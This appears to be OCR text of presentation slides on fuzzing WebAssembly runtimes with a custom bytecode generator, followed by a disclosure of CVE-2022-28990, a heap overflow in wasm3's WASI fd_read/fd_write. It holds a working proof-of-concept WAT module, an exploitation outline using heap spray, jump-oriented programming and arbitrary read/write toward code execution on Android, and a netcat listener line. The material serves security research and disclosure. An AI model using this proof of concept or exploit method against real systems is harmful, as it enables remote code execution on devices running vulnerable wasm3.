
This is not a random number, it's read from the fuzzer's output samples.

We make the boundary value have higher frequency.
0xffffffff(int)、
NAN(float/double)、......

Information Classification: General

WASM Generator / ByteCode

- To Fuzz the wasm runtime's bytecode implemention, We need generate bytecode in the wasm file.



```
0050h: 0A 2A 01 28 00 41 00 41 80 80 04 36 02 00 41 04  .*.(.A.A€€.6..A.
0060h: 41 FF FF 03 36 02 00 41 80 02 41 00 36 02 00 41  Aÿÿ.6..A€.A.6..A
0070h: 01 41 00 41 01 41 80 02 10 00 1A 0B              .A.A.A€.....
```

Template Results - WASM.bt

Name	Value	Start	Size
› struct _ModuleHeader ModuleHeader	Magic: \x00asm,...	0h	8h
› struct _Section Section[0]	TYPE	8h	Eh
› struct _Section Section[1]	IMPORT	16h	25h
› struct _Section Section[2]	FUNCTION	3Bh	4h
› struct _Section Section[3]	MEMORY	3Fh	5h
› struct _Section Section[4]	EXPORT	44h	Ch
⌄ struct _Section Section[5]	CODE	50h	2Ch
› struct uleb128 Id	0xA	50h	1h
› struct uleb128 PayloadLen	0x2A	51h	1h
⌄ struct _CodeSection Payload		52h	2Ah
› struct uleb128 Count	0x1	52h	1h
⌄ struct _FunctionBody Bodies		53h	29h
› struct uleb128 BodySize	0x28	53h	1h
› struct uleb128 LocalCount	0x0	54h	1h
› struct uleb128 Code[39]		55h	27h

ByteCode sequences

Our generator use C++ objects to handle every bytecode, randomize or fix its operands with context.

```
class Instruction {
  public:
    virtual void generate(Context *context) = 0;
    virtual void getByteCode(DataOutputStream *code) = 0;
};
```

Information Classification: General

WASM Generator / ByteCode

- For example, When we generate the bytecode “Call”, We should avoid call recursion, because we can’t generate condition correctly.


```
void Instruction::Call::generate(Context *context) {
   f.generate(context);
   while (context->check_loop(from_where, f.value)) {
      f.value++;
   }
   context->add_cfg(from_where, f.value);
}
```

Use dfs algorithm to check loop

Add current function index to graph

WASM Generator / WASI

- To Fuzz the wasi api, We need import the wasi api strings on Import Section.



```
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0000h: 00 61 73 6D 01 00 00 00 01 0C 02 60 00 00 60 04  .asm.......`..`.
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```

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Name	Value	Start	Size
> struct _ModuleHeader ModuleHeader	Magic: \x00asm,...	0h	8h
> struct _Section Section[0]	TYPE	8h	Eh
⌄ struct _Section Section[1]	IMPORT	16h	25h
> struct uleb128 Id	0x2	16h	1h
> struct uleb128 PayloadLen	0x23	17h	1h
⌄ struct _ImportSection Payload		18h	23h
> struct uleb128 Count	0x1	18h	1h
> struct _ImportEntry Entries	fd_write	19h	22h
> struct _Section Section[2]	FUNCTION	3Bh	4h

Easy to implement in our object model.

```
map<string, string> imports_function;
vector<string> imports_function_name;

#define ADD_IMPORT_FUNC(name, module) imports_function[name] = module; \
                                       imports_function_name.push_back(name);

void initImportsFunction() {
  ADD_IMPORT_FUNC("args_get","wasi_snapshot_preview1")
  ADD_IMPORT_FUNC("args_sizes_get","wasi_snapshot_preview1")
  ......
}

void Sections::ImportType::generate(Context *context) {
......// WASI Imports
  {
    string &n = CHOICE_VEC(imports_function_name);
    name = strdup(n.c_str());
    name_len = strlen(name);
    module = strdup(imports_function[n].c_str());
    module_len = strlen(module);
  }
  ......
}
```

WASM Generator / WASI

Embedding in libfuzzer for fuzzing.

```
void Wasm::WasmStructure::getEncode(DataOutputStream *out)
{
    out->write_buf(magic, 0x4);
    out->write_uint(version);
    int count = sections.size();
    for (int i = 0; i < count; i++)
    {
        sections[i]->getEncode(out);
    }
}


extern "C" int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size)
{
    DataOutputStream out;
    WasmStructure *wasm = new WasmStructure((void *)Data, Size);
    wasm->generate();
    wasm->getEncode(&out);
    unsigned char *wasm_buffer = out.buffer();
    ......
    //input the wasm_buffer to runtime
    ......
}
```

Vulnerability – CVE-2022-28990

Heap Overflow in WASI read/write API in wasm3

```
m3ApiRawFunction(m3wasigenericfdread)
{
    m3ApiReturnType  (uint32t)
    m3ApiGetArg      (uvwasifdt          , fd)
    m3ApiGetArgMem   (wasiiovect        , wasiiovs)
    m3ApiGetArg      (uvwasisizet        , iovslen)
    m3ApiGetArgMem   (uvwasisizet       , nread)

    m3ApiCheckMem(wasiiovs,    iovslen  sizeof(wasiiovect));
    m3ApiCheckMem(nread,        sizeof(uvwasisizet));
......
    uvwasisizet numread;
    uvwasierrnot ret;

    for (uvwasisizet i = 0; i < iovslen; ++i) {
        iovs[i].buf = m3ApiOffsetToPtr(m3ApiReadMem32(&wasiiovs[i].buf));
        iovs[i].buflen = m3ApiReadMem32(&wasiiovs[i].buflen);

        //fprintf(stderr, "> fdread fd:%d iov%d.len:%dn", fd, i, iovs[i].buflen);
    }

    ret = uvwasifdread(&uvwasi, fd, (const uvwasiiovect ) iovs, iovslen, &numread);
......
}
```

Bounds not check!

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POC – CVE-2022-28990

```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32 i32 i32) (result i32)))
  (import "wasi_snapshot_preview1" "fd_write" (func $__fd_write (type 1)))
  (func $_start (type 0)
     i32.const 0
     i32.const 0x10000
     i32.store
     i32.const 0x4
     i32.const 0xffff
     i32.store
     i32.const 0x100
     i32.const 0
     i32.store
     i32.const 0x1
     i32.const 0x0
     i32.const 0x1
     i32.const 0x100
     call $__fd_write
     drop
  )
  (memory (;0;) 0x2)
  (export "_start" (func $_start))
)
```

buf offset

buf len

fd

wasiiovs offset


iovslen


nread offset

It’s easy to get OOB read / write by using fd_read / fd_write.

EXP – CVE-2022-28990

wasm3 uses a _PC stack and _SP stack, where the _PC stack stores a series of runtime functions and parameters corresponding to opcode. The parameter in the _PC stack uses slot index, which represents the parameter read from the subscript in _SP.






Heap spray, make the wasm3's memory object in front of _pc stack and then overflow it.

EXP – CVE-2022-28990

- Every opcode handle has a jmp code to next opcode handle.
- We can use JOP (Jump-Oriented Programming) to control the VM's execution flow.



```
d_m3Op  (opcode_xx)
{
    //do something
    ......
    nextOp ();
}
```


```
d_m3Op  (SetGlobal_i64)
{
    u64 * global = immediate (u64 *);
    * global = (u64) _r0;
    nextOp ();
}
```

Immediate argument is in _pc stack, we can control it!

Use GetGlobal_i64/SetGlobal_i64 opcode handle to get arbitrary address read / write

EXP – CVE-2022-28990 – On Android


- When wasm3 on Android, the memory object always in behind of _pc stack because of scudo allocator. So we should make some heap spray to get desired layout.



How to spray memory and _pc stack?

EXP – CVE-2022-28990 – On Android

- We found that wasm3 has more than one _pc stack.



When reaches end of _pc stack0, vm control flow would jump to next page of _pc stack.

construct a table

When current _pc stack is fulfilled, it would allocate a new page of _pc stack.


Look at the compiler of opcode "br_table"

```
static M3Result  Compile_BranchTable  (IM3Compilation o, m3
opcode_t i_opcode)
{
......
     for (u32 i = 0; i < targetCount; ++i)
     {
 ......
_          (AcquireCompilationCodePage (o, & continueOpPage));
           pc_t startPC = GetPagePC (continueOpPage);
           IM3CodePage savedPage = o->page;
           o->page = continueOpPage;
  ......
_          (EmitOp (o, op_ContinueLoop));
            EmitPointer (o, scope->pc);
  ......
}
```

Just use this for spray more _pc stack and get the desired heap layout.
br_table 0 (;@0;)0 (;@0;)0 (;@0;)0 (;@0;)...... 0 (;@0;)

EXP – CVE-2022-28990 – On Android

- Get arbitrary address read / write and then RCE it.



```
mac@macdeMacBook-Pro-2 Desktop % nc -lvn 2333
```

fake some instructions such as global.get/global.set in _pc stack to get arbitrary address read / write and then exploit it!

Vulnerability – Slot missing in bytecode

```
static M3Result  Compile_Memory_CopyFill  (IM3Compilation o, m3
opcode_t i_opcode)
{
......
_    (EmitOp  (o, op));
_    (PopType (o, c_m3Type_i32));
_    (EmitSlotNumOfStackTopAndPop (o));
_    (EmitSlotNumOfStackTopAndPop (o));
......
}
```

Need two slot

```
d_m3Op  (MemFill)
{
    u32 size = (u32) _r0;
    u32 byte = slot (u32);
    u64 destination = slot (u32);
......
}
```

